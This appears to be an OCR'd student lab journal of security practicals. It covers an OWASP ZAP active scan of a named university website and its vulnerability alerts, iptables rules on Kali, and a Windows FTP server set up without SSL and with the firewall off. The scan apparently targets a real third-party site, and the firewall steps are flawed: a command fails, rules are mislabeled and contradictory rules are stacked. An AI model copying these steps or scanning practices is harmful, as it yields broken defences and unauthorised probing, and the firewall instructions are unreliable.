
URLs | Added Nodes | Messages

Processed	Req. Timestamp	Method	URL	Code	Reason	RTT	Size Resp. Header	Size Resp. Body	Highest Alert	Tags
●	08/04/21, 10:41:14 AM	GET	http://charusat.ac.in	301	Moved Perman...	130 ms	163 bytes	0 bytes		
●	08/04/21, 10:41:14 AM	GET	http://charusat.ac.in/robots.txt	301	Moved Perman...	693 ms	174 bytes	0 bytes		
●	08/04/21, 10:41:14 AM	GET	http://charusat.ac.in/sitemap.xml	301	Moved Perman...	686 ms	175 bytes	0 bytes		
●	08/04/21, 10:41:15 AM	GET	https://charusat.ac.in/	200	OK	1.64 s	337 bytes	312,569 bytes	Medium	Form, Password, Hidd...
●	08/04/21, 10:41:15 AM	GET	https://charusat.ac.in/robots.txt	200	OK	837 ms	388 bytes	117 bytes	Low	
●	08/04/21, 10:41:16 AM	GET	https://charusat.ac.in/sitemap.xml	200	OK	1.75 s	420 bytes	408,568 bytes	Low	Comment
Not Text	08/04/21, 10:41:18 AM	GET	https://charusat.ac.in/files/news/4th%20semester...	200	OK	1.77 s	374 bytes	325,546 bytes	Low	
Not Text	08/04/21, 10:41:18 AM	GET	https://charusat.ac.in/files/news/6th%20semester...	200	OK	1.7 s	374 bytes	329,953 bytes	Low	Comment
Not Text	08/04/21, 10:41:20 AM	GET	https://charusat.ac.in/files/news/8th%20semester...	200	OK	1.5 s	374 bytes	255,119 bytes	Low	
Not Text	08/04/21, 10:41:20 AM	GET	https://charusat.ac.in/files/news/Elective%20Exam...	200	OK	369 ms	372 bytes	43,454 bytes	Low	
Not Text	08/04/21, 10:41:21 AM	GET	https://charusat.ac.in/files/news/SolarPVTenderCha...	200	OK	1.53 s	374 bytes	326,798 bytes	Low	Comment
Not Text	08/04/21, 10:41:21 AM	GET	https://charusat.ac.in/documents/pdfs/research/PD...	200	OK	1.2 s	374 bytes	148,207 bytes	Low	Comment
Not Text	08/04/21, 10:41:22 AM	GET	https://charusat.ac.in/documents/pdfs/research/PD...	200	OK	1.58 s	374 bytes	465,775 bytes	Low	Comment
Not Text	08/04/21, 10:41:23 AM	GET	https://charusat.ac.in/documents/pdfs/research/PD...	200	OK	1.08 s	372 bytes	63,856 bytes	Low	Comment
●	08/04/21, 10:41:24 AM	GET	https://charusat.ac.in/arip/	200	OK	1.02 s	442 bytes	72,211 bytes	Medium	Form, Script, MailTo, C...
Not Text	08/04/21, 10:41:24 AM	GET	https://charusat.ac.in/cips/files/MRIT%20Flyer%20P...	200	OK	6.1 s	376 bytes	1,403,732 bytes	Low	Comment

Alerts 0 1 4 2 Primary Proxy: localhost:8080 Current Scans 0 0 22 0 0 1 0 0

We can see alerts in alert tab with different color flags.

We can see the summary of it in bottom section too which will show the numbers of alerts.



- Alerts (14)
  - Application Error Disclosure
  - Secure Pages Include Mixed Content (Including
  - Vulnerable JS Library (5)
  - X-Frame-Options Header Not Set (57)
  - Absence of Anti-CSRF Tokens (19)
  - Cookie No HttpOnly Flag
  - Cookie Without SameSite Attribute
  - Cookie Without Secure Flag
  - Cross-Domain JavaScript Source File Inclusion (1
  - Incomplete or No Cache-control and Pragma HT
  - Private IP Disclosure
  - X-Content-Type-Options Header Missing (325)
  - Information Disclosure - Suspicious Comments
  - Timestamp Disclosure - Unix (27480)


Full details of any selected ale

You can manually add alerts b

You can also edit existing aler

Alerts 0 4 8 2 Primary Proxy: localhost:8080

After spider scan is completed, active scan will begin.




Progress: 0: http://charusat.ac.in   Current Scans: 1   Num Requests: 3109   New Alerts: 0   Export

Id	Req. Timestamp	Resp. Timestamp	Method	URL	Code	Reason	RTT	Size Resp. Header	Size Resp. Body
12,918	08/04/21, 11:41:15 AM	08/04/21, 11:41:15 AM	GET	http://charusat.ac.in/js/assets/revolution/extensions/...	404	Not Found	70 ms	270 bytes	196 bytes
12,919	08/04/21, 11:41:15 AM	08/04/21, 11:41:15 AM	GET	http://charusat.ac.in/css/assets/slick.css	404	Not Found	76 ms	270 bytes	196 bytes
12,920	08/04/21, 11:41:15 AM	08/04/21, 11:41:15 AM	GET	http://charusat.ac.in/js/assets/revolution/extensions/...	404	Not Found	140 ms	267 bytes	196 bytes
12,921	08/04/21, 11:41:15 AM	08/04/21, 11:41:15 AM	GET	http://charusat.ac.in/js/assets/revolution/extensions/...	404	Not Found	152 ms	270 bytes	196 bytes
12,922	08/04/21, 11:41:15 AM	08/04/21, 11:41:15 AM	GET	http://charusat.ac.in/js/assets/revolution/extensions/...	404	Not Found	152 ms	270 bytes	196 bytes
12,923	08/04/21, 11:41:15 AM	08/04/21, 11:41:15 AM	GET	http://charusat.ac.in/js/assets/revolution/revolution.js	404	Not Found	140 ms	270 bytes	196 bytes
12,924	08/04/21, 11:41:15 AM	08/04/21, 11:41:15 AM	GET	http://charusat.ac.in/js/assets/stick.min.js	404	Not Found	70 ms	270 bytes	196 bytes
12,925	08/04/21, 11:41:15 AM	08/04/21, 11:41:15 AM	GET	http://charusat.ac.in/js/assets/jquery.counterup.min.js	404	Not Found	73 ms	267 bytes	196 bytes
12,926	08/04/21, 11:41:15 AM	08/04/21, 11:41:15 AM	GET	http://charusat.ac.in/js/assets/jquery.magnific-popup...	404	Not Found	72 ms	267 bytes	196 bytes
12,927	08/04/21, 11:41:15 AM	08/04/21, 11:41:15 AM	GET	http://charusat.ac.in/js/assets/waypoints.min.js	404	Not Found	71 ms	270 bytes	196 bytes
12,928	08/04/21, 11:41:15 AM	08/04/21, 11:41:15 AM	GET	http://charusat.ac.in/js/assets/revolution/jquery.them...	404	Not Found	74 ms	267 bytes	196 bytes
12,929	08/04/21, 11:41:15 AM	08/04/21, 11:41:15 AM	GET	http://charusat.ac.in/js/assets/jquery.sticky.js	404	Not Found	74 ms	267 bytes	196 bytes
12,930	08/04/21, 11:41:15 AM	08/04/21, 11:41:15 AM	GET	http://charusat.ac.in/js/assets/revolution/jquery.them...	404	Not Found	75 ms	267 bytes	196 bytes
12,931	08/04/21, 11:41:15 AM	08/04/21, 11:41:15 AM	GET	http://charusat.ac.in/js/assets/bootstrap.min.js	404	Not Found	77 ms	270 bytes	196 bytes
12,932	08/04/21, 11:41:15 AM	08/04/21, 11:41:15 AM	GET	http://charusat.ac.in/js/assets/owl.carousel.min.js	404	Not Found	72 ms	267 bytes	196 bytes
12,933	08/04/21, 11:41:15 AM	08/04/21, 11:41:15 AM	GET	http://charusat.ac.in/js/vendor/jquery-1.12.4.min.js	404	Not Found	73 ms	267 bytes	196 bytes

Alerts 0 4 0 2 Primary Proxy: localhost:8080   Current Scans 0 0 0 1 0 0 0 0

We can also see the content of website of the left side.



Default Context
- Sites
  - https://charusat.ac.in
    - GET:/
    - GET:\edic\edic logo.jpg
    - GET:accreditation.ph
    - GET:accreditation.php
    - GET:accreditation.php(id)
    - admission
    - GET:admission
    - GET:Alumni_Association.php
    - Anti-Ragging
    - GET:AntiRagging.php

Conclusion: In this practical, we used ZAP tool for web analysis. We scanned a website for its contents and alerts.

PRACTICAL-4

AIM: Implementation of Windows/Linux security using firewall.

A. Block ICMP ping using OUTPUT chain and echo- reply.
B. Setup SPI Firewall that:
   a. Allow all outgoing connection.
   b. Block all unwanted incoming connection

THEORY

Firewall

A firewall is a network security device that monitors incoming and outgoing network traffic and decides whether to allow or block specific traffic based on a defined set of security rules.

They establish a barrier between secured and controlled internal networks that can be trusted and untrusted outside networks, such as the Internet.

ICMP

The Internet Control Message Protocol (ICMP) is a protocol that devices within a network use to communicate problems with data transmission

SPI Firewall

An SPI (stateful packet inspection) firewall protects you by examining incoming packets against existing connections.

An SPI firewall can remember the attributes of each connection and use this info to determine the validity of a packet.

It stores information it obtains by examining the packets and establishing rules. Thus, it sees the broader context of a packet, not only its contents.

Due to this memory, the SPI firewall does not have to inspect every packet thoroughly, so it works faster than deep packet inspection (DPI).

The latter deconstructs the packets to check whether they are formed correctly and whether they include any malicious code.


DPI is used for a wide variety of purposes including network management, security, data mining or internet censorship. It provides security at the expense of speed.

IMPLEMENTATION:

Steps to block ICMP ping using output chain

To show the permission of iptables command.

```
sudo iptables -L -v
```



```
┌──(kali㉿kali)-[~]
└─$ sudo iptables -L -v
Chain INPUT (policy ACCEPT 0 packets, 0 bytes)
 pkts bytes target     prot opt in     out     source               destination

Chain FORWARD (policy ACCEPT 0 packets, 0 bytes)
 pkts bytes target     prot opt in     out     source               destination

Chain OUTPUT (policy ACCEPT 0 packets, 0 bytes)
 pkts bytes target     prot opt in     out     source               destination
```


\

To enable Firewall perform the following.


sudo iptables -P INPUT DROP

sudo iptables -P FORWARD DROP

sudo iptables -P output ACCEPT




```
┌──(kali㉿kali)-[~]
└─$ sudo iptables -P INPUT DROP

┌──(kali㉿kali)-[~]
└─$ sudo iptables -P FORWARD DROP
```



```
┌──(kali㉿kali)-[~]
└─$ sudo iptables -P output ACCEPT
iptables: Bad built-in chain name.
```

To block ICMP ping, follow the commands:

sudo iptables -A OUTPUT -s 192.168.200.49 -p icmp --icmp-type echo-reply - j DROP




```
┌──(kali㉿kali)-[~]
└─$ sudo iptables -A OUTPUT -s 192.168.200.49 -p icmp --icmp-type echo-reply -j DROP

┌──(kali㉿kali)-[~]
└─$ sudo iptables -L -v
Chain INPUT (policy DROP 0 packets, 0 bytes)
 pkts bytes target     prot opt in     out     source               destination

Chain FORWARD (policy DROP 0 packets, 0 bytes)
 pkts bytes target     prot opt in     out     source               destination

Chain OUTPUT (policy ACCEPT 0 packets, 0 bytes)
 pkts bytes target     prot opt in     out     source               destination
```

Allow all outgoing connections


Perform the following commands:

sudo iptables -A INPUT -s 192.168.200.49 -j ACCEPT



```
┌──(kali㉿kali)-[~]
└─$ sudo iptables -A INPUT -s 192.168.200.49 -j ACCEPT

┌──(kali㉿kali)-[~]
└─$ sudo iptables -L -v
Chain INPUT (policy DROP 2 packets, 256 bytes)
 pkts bytes target     prot opt in     out     source               destination
    0     0 ACCEPT     all  --  any    any     192.168.200.49       anywhere

Chain FORWARD (policy DROP 0 packets, 0 bytes)
 pkts bytes target     prot opt in     out     source               destination

Chain OUTPUT (policy ACCEPT 0 packets, 0 bytes)
 pkts bytes target     prot opt in     out     source               destination
    0     0 DROP       icmp --  any    any     192.168.200.49       anywhere
```

Block all unwanted incoming connections



```
┌──(kali㉿kali)-[~]
└─$ sudo iptables -L -v
Chain INPUT (policy DROP 11 packets, 2408 bytes)
 pkts bytes target     prot opt in     out     source               destination
    0     0 ACCEPT     all  --  any    any     192.168.200.49       anywhere

Chain FORWARD (policy DROP 0 packets, 0 bytes)
 pkts bytes target     prot opt in     out     source               destination

Chain OUTPUT (policy ACCEPT 0 packets, 0 bytes)
 pkts bytes target     prot opt in     out     source               destination
    0     0 DROP       icmp --  any    any     192.168.200.49       anywhere             icmp echo-reply

┌──(kali㉿kali)-[~]
└─$ sudo iptables -A INPUT -s 192.168.200.49 -j DROP

┌──(kali㉿kali)-[~]
└─$ sudo iptables -A INPUT -s 192.168.200.49 -j ACCEPT

┌──(kali㉿kali)-[~]
└─$ sudo iptables -L -v
Chain INPUT (policy DROP 16 packets, 3248 bytes)
 pkts bytes target     prot opt in     out     source               destination
    0     0 ACCEPT     all  --  any    any     192.168.200.49       anywhere
    0     0 DROP       all  --  any    any     192.168.200.49       anywhere
    0     0 ACCEPT     all  --  any    any     192.168.200.49       anywhere

Chain FORWARD (policy DROP 0 packets, 0 bytes)
 pkts bytes target     prot opt in     out     source               destination

Chain OUTPUT (policy ACCEPT 0 packets, 0 bytes)
 pkts bytes target     prot opt in     out     source               destination
```

Conclusion: In this practical, I learnt how to block ICMP ping using output chain and echo-reply and how to setup SPI firewall.

PRACTICAL-5

AIM: Configure a windows FTP server for user-based access. Capture packets while you connect to FTP server and Login. Find the packet that shows username and password. Capture packets and observe the results.

THEORY

FTP: FTP (File Transfer Protocol) is a network protocol for transmitting files between computers over Transmission Control Protocol/Internet Protocol connections. Within the TCP/IP suite, FTP is considered an application layer protocol.

In an FTP transaction, the end user's computer is typically called the local host. The second computer involved in FTP is a remote host, which is usually a server.

Both computers need to be connected via a network and configured properly to transfer files via FTP. Servers must be set up to run FTP services, and the client must have FTP software installed to access these services.

FTP Server: The primary purpose of an FTP server is to allow users to upload and download files. An FTP server is a computer that has a file transfer protocol (FTP) address and is dedicated to receiving an FTP connection.


FTP is a protocol used to transfer files via the internet between a server (sender) and a client (receiver).

An FTP server is a computer that offers files available for download via an FTP protocol, and it is a common solution used to facilitate remote data sharing between computers.

IMPLEMENTATION:

Open Control Panel -> Programs and Features -> Turn the Windows Features on or off

-> FTP server, FTP Extensibility, FTP service, Web management tools, WWW service.




Turn Windows features on or off

To turn a feature on, select its check box. To turn a feature off, clear its check box. A filled box means that only part of the feature is turned on.


■ .NET Framework 3.5 (includes .NET 2.0 and 3.0)
■ .NET Framework 4.8 Advanced Services
□ Internet Information Services
□ Internet Information Services Hostable Web Core
□ Legacy Components
☑ Media Features
□ Microsoft Message Queue (MSMQ) Server
☑ Microsoft Print to PDF
☑ Microsoft XPS Document Writer
■ Print and Document Services
☑ Remote Differential Compression API Support

■ Internet Information Services
☑ FTP Server
☑ FTP Extensibility
☑ FTP Service
■ Web Management Tools


Open Internet Information Services (IIS) Manager.



Go to site -> Add FTP Site -> Give name and path -> Give IP Address, check start FTP site automatically, No SSL -> Give authentication, access and permission -> Finish.



Add site information



Site Information

FTP site name: Codebind

Content Directory

Physical path: C:\Users\Codebind\Desktop\ftp

Once, the site is created, go to windows firewall and allow it through windows firewall.



Windows Firewall
Control Panel › All Control Panel Items › Windows Firewall
Search Control Panel
Control Panel Home
Allow an app or feature through Windows Firewall
Change notification settings

Help protect your PC with Windows Firewall

Windows Firewall can help prevent hackers or malicious software from gaining access to your PC through the Internet or a network.

Private networks Connected

Select the FTP server


Allowed applications
Control Panel › All Control Panel Items › Windows Firewall › Allowed applications
Search Control Panel
Change settings
Details...
Remove

Allow apps to communicate through Windows Firewall


To add, change or remove allowed apps and ports, click Change settings.

What are the risks of allowing an app to communicate?

Allowed apps and features:

Name	Private	Public
☐ Distributed Transaction Co-ordinator	☐	☐
☑ Email and accounts	☑	☑
☐ File and Printer Sharing	☐	☐
☑ Films & TV	☑	☑
☑ FTP Server	☑	☑
☑ Get Office	☑	☑
☑ Get Started	☑	☑
☑ Groove Music	☑	☑
☐ HomeGroup	☐	☐
☐ iSCSI Service	☐	☐
☐ Key Management Service	☐	☐
☑ Mail and Calendar	☑	☑

Then, turn-off the firewall



Windows Firewall can help prevent hackers or malicious software from gaining access to your PC through the Internet or a network.

Update your Firewall settings


Windows Firewall is not using the recommended settings to protect your computer.

What are the recommended settings?

Private networks Connected

Now, to access the FTP server, we can use one of the two methods.

We can use either command prompt or ftp command in the browser.




ftp://192.168.245.138 is requesting your username and password.

User Name:

Password:

You will need to enter the username and password.



Up to higher level directory

Name	Size	Last Modified

Then, we can create some files and folders.

Conclusion: In this practical, I learnt how to create a FTP server.

PRACTICAL-6

AIM: Implementation to gather information from any PC's connected to the LAN using whois, port scanners, network scanning, IP Scanners.

THEORY

Nmap:

